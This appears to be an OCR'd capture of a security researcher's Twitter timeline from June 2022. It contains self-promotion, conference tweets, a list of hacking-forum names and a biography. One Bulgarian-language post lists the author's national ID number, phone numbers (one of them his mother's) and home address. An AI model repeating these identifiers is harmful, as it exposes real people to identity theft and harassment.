


https://t.co/JTcqOaYgET https://t.co/ao1xjvmLj0














https://t.co/JTcqOaYgET https://t.co/5B9dh4pBiv











Astalavista Security Group – Astalavista 2.0 – Investment Proposal



Astalavista Security Group 2.0 – IoT
Cyber Security Revolution By Dancho Danchev –
dancho.danchev@hush.com



https://t.co/JTcqOaYgET https://t.co/GqRZAoMNFa

What is Astalavista 2.0?

Key features of Astalavista 2.0:

- Ubiquitous IoT (Internet of Things) device shipped and delivered to thousands of homes internationally
- The World's First and Largest and Most Vibrant Cyber Hacking and Cyber Security Self-Sufficient Economy
- A ubiquitous and a diverse set of premium featured leading to the World's largest and most vibrant Cyber Hacking and Cyber Security Grid Network

Who's behind it? Who's behind it?




https://t.co/JTcqOaYgET https://t.co/lwVDu85TiU

Who's behind it?

- Contribution as a Member to WarIndustries
- List Moderator at BlackCode Ravers
- Contributor to Black Sun Research Facility (BSRF)
- List Moderator Software Contributor (TDS-2 Trojan Information Database) at DiamondCS Trojan Defense
- Contributor to LockDownCorp

10:13






https://t.co/JTcqOaYgET https://t.co/xgCkCxx7OL

Related Product and Service Images and Screenshots




https://t.co/JTcqOaYgET https://t.co/Nwp4jPHeWE



10:16

https://t.co/JTcqOaYgET https://t.co/mMP67D31ht



30 - Monday

09:19

RT @whoisxmlapi: WhoisXML API tracks prominent cybercriminal groups. To help #cybersecurity industry we have now uncovered a list of active...

June

3 - Friday

06:29

@Jeff_yates Jeff. Got it. I'll drop you a line shortly. Regards. Dancho

★2

07:10

@Jeff__yates Just replied.

 $\bigstar 1$

4 - Saturday

08:29

RT @whoisxmlapi: Who's going to RSAC 2022 next week?
WhoisXML API team is going to be present at RSAC 2022 and we are looking forward to...

6 - Monday

00:41

https://t.co/cfbHy1tkeG


00:41


https://t.co/2fnu0Em1hT


8 - Wednesday

01:40


I'm back full time! Check this out - https://t.co/WIBGTU5ryT RSS - https://t.co/2VRBr24Ya9 and show your support! Regards. Dancho #CyberSecurity #cyberattacks #cybercrime #cybersecuritytips #CyberSec #CybersecurityAdvisory #security #ThreatIntelligence https://t.co/qGPgqaPKq4

















https://t.co/NfcNpDvRq7

06:36

https://t.co/yUfNCGB4VA

06:36

https://t.co/wdt5sD4Rxv

06:36

https://t.co/iPcYVtW5Wk

06:53

@paulfroberts @ReversingLabs Paul. Check this out - https://t.co/EfZynMvQAy this is 770

me and my information using OSINT on SolarWinds. Cheers to everyone at #RSAC22 #RSAC who knows me and remembers my research. CC: @netresec

06:57

@ImposeCost Is this for real? I thought that #RSAC22 #RSAC is a mainstream type of event rather than a COMSEC event to bring in the OPSEC crowd which would be surreal. My point - I'd never bring in my "personal details" in the form of anything but a just bought hotel PC.

07:00

Who's attending #RSAC22 #RSAC and remembers my research (2008-2013)? - https://t.co/UZ6qVAhxVF Mad props although I don't truly understanding the meaning of this greeting to everyone who knows me. "Congratulate a friend and say hi to Dancho". #KeepTheSpirit


	Dancho". #KeepTheSpirit
07:14	https://t.co/xLNts45F1t
07:14	https://t.co/HAL7R6UIiX
07:14	https://t.co/tXAnNWpPoF
07:14	https://t.co/DXbq6EzNwC
07:14	https://t.co/b00VsryUYm
07:14	https://t.co/RPO1fPkqZT
07:14	https://t.co/Fx27SUPRmu
07:14	https://t.co/ZbwyG56DIJ
07:14	https://t.co/N1JTGA973i
07:15	https://t.co/dKDjAueV0m
07:15	https://t.co/dRDJAdevoin
	11ccp3.//c.co//1 y113EJ111/A

07:15	
	https://t.co/LRfHM0Pkhk
07:15	
	https://t.co/KDq44uboM8
07:15	
	https://t.co/5EgOZytl1t
07:15	
	https://t.co/bOjUV4sNjp
10:43	
	Dear @Cryptome_org - I just send you an email. Regards. Dancho


Dear @Cryptome_org - second tweet in a row. I'm trying to figure out whether I could feature this on the front page? - https://t.co/mfznqmBI4Q [PDF] as I believe it would be extremely informative and relevant for your readers. Regards. Dancho


10:46

10:44



Dancho Danchev's Blog - Mind Streams of Information Security Knowledge





Who wants access to this? - https://t.co/JTcqOaYgET - drop me a line at dancho.danchev@hush.com https://t.co/U8cY82oDZe



Kazvam se Dancho Danchev svetoven specialist v sferata na borbata s kiber prestupnosta dete sum s EGN: 8311226968 I mobilen telefon +359876893890 ot Troyan I mobilen telefon na moqta maika - +359886124919 I dnes reshih da podam signal otnosno sebe si I nezakonen nasilstven moi arest ot slujiteli na RPU Troyan v godinata 2010 s kradeni moi documenti koito prosto trqbvalo da predstavq I sus shteti v razmer na 85,000 leva or tormoz I lipsa na pravorazdavane I eventualen opit za otvlichane or moqta kushta v godinata 2010 ot sushtite slujiteli bez svideteli I bez pravorazdavane or strana na durjavata s cel da buda poseten ili privikan i da buda razpitan ot vashi slujiteli spored ugovorka Ili na mqsto na moi postoqnen adres koito e Dimiter Ikonomov 34 Street, Troyan, Bulgaria i dnes reshih da podam signal otnosno nezakonen arest otnasqsht se do men i posledvashta krajba i eventualno upoqvane na moi adres bez moe znanie s cel da buda poseten ili da buda privikan za izqsnqvane na obstoqtelstva.

V godinata 2010 nepoznato psihiatrichno bolno lice nahluva v kushtata v koqto jiveq i mi vadi documenti s drugo lice koeto go chaka na stulbite v kushti s ideqta da se vidim. Na sledvashtiq den policeiski sluhiteli ot RPU Troyan nahluvat v staqta v koqto jiveq i me izdurpvat nasila bez svideteli i mi pokazvat kopie na lichnata mi karta koeto ne sum predostavql i me vodqt s kola v neizqsnena posoka bez da e davane obqsnenie za zadurjaneto mi. Po putq pishat gorivoto na kolata s koqto sme na firma Lesoplast koqeto e firmata na maika mi i bashta mi kudeto te sa bili slujiteli predi godini sled koeto me otvqjdat v neizqsnena posoka v sgrada v grad Lovech i me vodqt pri chovek koito ne poznavam i stoim i ne mi se dava obqsnenie za zadurjaneto mi sled koeto ne karat da si pokaja lichnata karta pred moite roditeli i da se podpisha i me zakluchvat v karcer v sgradata za period ot nqkolko meseca kato mi zakluchvat documentite i telefona i mi vzimat wryzkite na obuvkite i kolana bez da mi e davano obqsnenie za zadurjaneto mi.

Prikachvam jalba koqto sum zapochnal da pisha v godinata 2016 i koqto nikoga ne sum vnasql poradi facta che neznam kakva e prichinata za sluchvashtoto se s men. Poslednoto mi poseshtenie v RPU Troyan e za da saobshtq che bashta mi me e otrovil i mi kazvat da ne jiveq poveche u nas. Na sledvashtiq den me poseshtava slujitel ot RPU Troyan za da me pita kude hodia a samiq chovek koito e ot RPU Troyan e sushtiq koito me e arestuval nezakonno i me e izdurpal ot u nas s otkradnati documenti nasila i bez svidelite v godinat-a 2010 kato dnes sme 2021.

11:15

https://t.co/JTcqOaYgET #security #cybercrime #malware https://t.co/GT7mJBYQwE

Hi Dancho.

Are you alive? :)
I just got this email.

Best regards,
Dmitry Bestuzhev
Senior Regional Researcher, Latin America
Global Research and Analysis Team
Kaspersky Lab
Key ID: 4096/0xE4D1B9CE
http://www.kaspersky.com
http://www.securelist.com

https://t.co/JTcqOaYgET #security #cybercrime #malware https://t.co/qv7kwSUwCM

⇄1

```
Hi Dancho,

I have been falling the concern about your whereabouts and wanted to see if you were reachable.

best,

John Markoff
```

11:17

https://t.co/mfznqmBI4Q [PDF] #security #cybercrime #malware https://t.co/CZBYizaC6B



11:18

Who wants access to this? - https://t.co/JTcqOaYgET drop me a line at dancho.danchev@hush.com https://t.co/DHyAGKmT6z

<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

Enjoy the world's most extensive and in-depth SNA (Social Network Analysis) of Iran's hacker scene using @MaltegoHQ courtesy of me - https://t.co/zg7gV6K5Q1 [RAR] including a busted FBI's Most Wanted Cybercriminal using OSINT.

https://t.co/ZClsAeKmTI



11:21

Remember BakaSoftware? Remember the glorious days of scareware also known as rogue security software when we used to truly rock the boat in terms of taking them offline and reporting their activities? Keep it coming! - https://t.co/JTcqOaYgET https://t.co/dOkF3wAB31



11:23


Remember my work on the Koobface botnet? Check out my Keynote presentation at @CyberCamp 2016 - https://t.co/Ivjfw9emTb [MPEG4] - https://t.co/JTcqOaYgET https://t.co/XM1njncp42


HNNCast052110




11:25

Did you know that a have my own vinyl courtesy of a Canadian industrial artist? Grab a copy today - https://t.co/zhtnSGqqPa - https://t.co/JTcqOaYgET https://t.co/osYvoYSS9Z







https://t.co/Z0onYBBIEC - #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #ThreatIntel

23:21

https://t.co/aSL3S1hRJW #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #ThreatIntel

23:21

https://t.co/GPkHoNF1Wo #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #ThreatIntel

23:21

https://t.co/sOqe8dv07Z #security #cybercrime #malware #CyberSecurity

#cyberattacks #ThreatIntelligence #ThreatIntel

9 - Thursday

05:41

https://t.co/eU0771qTjm #security #cybercrime #malware

★2

05:42

https://t.co/9NpdxoYbUU #security #cybercrime #malware

05:42

https://t.co/P7qMH2tEa0 #security #cybercrime #malware

05:47


Looks like I just made it to the front page at - https://t.co/FnnUHQE1YP thanks a lot @Cryptome_org for featuring my "Cyber Intelligence" memoir - https://t.co/6V8OFTdISv [PDF] happy reading and stay tuned for the second edition! Regards. Dancho https://t.co/I7xUQfcpoS

 $\bigstar 1$

2022-022.pdf Cyber Intelligence - Danchev Memoir, June 8, 2022

21:13

Folks. Check this out! - "Apply for Access to the Law Enforcement Nautilus Feed" - https://t.co/Vu5MB6njx5 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #threathunting #threatintel CC: @whoisxmlapi https://t.co/YMs92OZQO1



11 - Saturday

01:02

https://t.co/Vu5MB6njx5 #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #cyberthreats #CyberSec #cybersecuritytips #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/SJ6WJQ0YN0



https://t.co/Vv4nwa4tzj #security #cybercrime #malware #CyberSecurity #CyberAttack #cybersecuritytips #CyberSec #cyberwar #CyberWarrior #ThreatHunting #ThreatIntelligence #threatintel https://t.co/0U3jlBptEU

Dancho Danchev is an expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodology for processing threat intelligence leading to a successful set ofhundreds of high-quality analysis and research articles published at the industry's leading threat intelligence blog- ZDNet's Zero Day, Dancho Danchev's Mind Streams of Information Security Knowledge and Webroot's ThreatBlog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, The Register, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge which has received over 5.6M page views since December, 2005 and is currently considered one of the security industry's most popularsecurity publications.


Key achievements include:

- Presented at the GCHQ with the Honeynet Project
- SCMagazine Who to Follow on Twitter for 2011
- Participated in a Top Secret GCHQ Program called "Lovely Horse"
- Identified a major victim of the SolarWinds Attack -PaloAltoNetworks
- Found malware on the Web Site of Flashpoint
- Tracked monitored and profiled the Koobface Botnet and exposed one botnet operator
- Made it to Slashdot two times
- My Personal Blog got 5.6M Page Views Since December, 2005
- My old Twitter Account got 11,000 followers
- I had an average of 7,000 RSS readers on my blog
- I have my own vinyl "Blue Sabbath Black Cheer / Griefer We Hate You Dancho Danchev" made by a Canadian artist
- Currently running Astalavista.box.sk
- I gave an interview to DW on the Koobface Botnet
- I gave an interview to NYTimes on the Koobface botnet
- I gave an interview to Russian OSINT
- Listed as a major competitor by Jeffrey Carr's Taia Global
- Presented at the GCHQ
- Presented at Interpol
- Presented at InfoSec
- Presented at CyberCamp
- Presented at RSA Europe

12:46

